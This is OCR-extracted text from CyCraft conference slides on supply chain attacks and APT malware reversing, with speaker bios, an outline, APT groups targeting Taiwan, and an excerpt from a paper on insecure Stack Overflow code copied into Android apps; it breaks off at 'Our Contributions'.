
CYCARRIER
奧義智慧科技



Supply Chain Attack & Modern APT Malware Reversing

Inndy & Bletchley @ CyCraft

TLP:GREEN

Whoami

- C.K Chen/Bletchley
- Senior Researcher in CyCraft
  - PHD from DSNSLab, NCTU
  - Research about reverse engineering, malware analysis and APT investigation
- CTF Player
  - Founder of BambooFox CTF Team in NCTU
  - Participate DEFCON final 2018 and 2016
  - Bug Bounty- Our team discover several vulnerabilities in Synology, QNap

- CHROOT member
  - Legend and Best private hacker group in Taiwan
- AIS3 lecturer & mentor, Hacker College
  - Education framework design(~2019)
  - Lecturer
- Reviewer of HITCON, HITB

Whoami

- Inndy Lin
  - Cyber Security Researcher at CyCarrier
  - Reverse Engineering Hobbyist
  - Learn to make online game hack since high school
- Speaker of HITCON, HITCON Training and LINE Becks
- I gave a lot of talk and training in Taiwan local security community

Outline

1. Supply Chain Security
2. Shadow Hammer Operation
3. Web Storage Operation
4. Threat Investigating Process

APT Against Taiwan

Taiwan suffers from state-sponsored APT every day


- BlackTech (PLEAD)
- Winnti Group (Winnti)
- APT 27 "LStudio" (Elise)

In the talk today, we will introduce 2 APT attacks we have investigated.


New Trend in APT Tactics

- Supply Chain Attack
- Synthesis normal program for malicious intent

In side your program, do you know where is every component come from?



Every step here is possible to be compromised



Stack Overflow Considered Harmful?
The Impact of Copy&Paste on Android Application Security

Felix Fischer, Konstantin Böttinger, Huang Xiao, Christian Stransky*, Yasemin Acar*, Michael Backes*, Sascha Fahl*
Fraunhofer Institute for Applied and Integrated Security; *CISPA, Saarland University

***Abstract*—Online programming discussion platforms such as Stack Overflow serve as a rich source of information for software developers. Available information include vibrant discussions and oftentimes ready-to-use code snippets. Previous research identified Stack Overflow as one of the most important information sources developers rely on. Anecdotes report that software developers copy and paste code snippets from those information sources for convenience reasons. Such behavior results in a constant flow of community-provided code snippets into production software. To date, the impact of this behaviour on code security is unknown.**

We answer this highly important question by quantifying the proliferation of security-related code snippets from Stack Overflow in Android applications available on Google Play. Access to the rich source of information available on Stack Overflow including ready-to-use code snippets provides huge benefits for software developers. However, when it comes to code security there are some caveats to bear in mind: Due to the complex nature of code security, it is very difficult to provide ready-to-use and secure solutions for every problem. Hence, integrating a security-related code snippet from Stack Overflow into production software requires caution and expertise. Unsurprisingly, we observed insecure code snippets being copied into Android applications millions of users install from Google Play every day.


To quantitatively evaluate the extent of this observation, we scanned Stack Overflow for code snippets and evaluated their security score using a stochastic gradient descent classifier. In order to identify code reuse in Android applications, we applied state-of-the-art static analysis. Our results are alarming: 15.4% of the 1.3 million Android applications we analyzed, contained security-related code snippets from Stack Overflow. Out of these 97.9% contain at least one insecure code snippet.


misusing Android's cryptographic API [3], a developer who is seeking help can find solutions for almost any problem. While such solutions oftentimes provide functional code snippets, many of them threaten code security. Those insecure code snippets commonly have a rather solid life-cycle: provided by the community, copied and pasted by the developer, shipped to the customer, and exploited by the attacker. To date it is unknown to what extent software developers copy and paste code snippets from information sources into production software. Is this phenomenon limited to just occasional instances, or is it rather a general and dangerous trend threatening code security to a large extent?


We answer this highly important question by measuring the frequency 1,161 insecure code snippets posted on Stack Overflow were copied and pasted into 1,305,820 Android applications available on Google Play. We demonstrate that the proliferation of insecure code snippets within the Android ecosystem, and thus the impact of insecure code snippets posted on Stack Overflow, poses a major and dangerous problem for Android application security.

Our Contributions

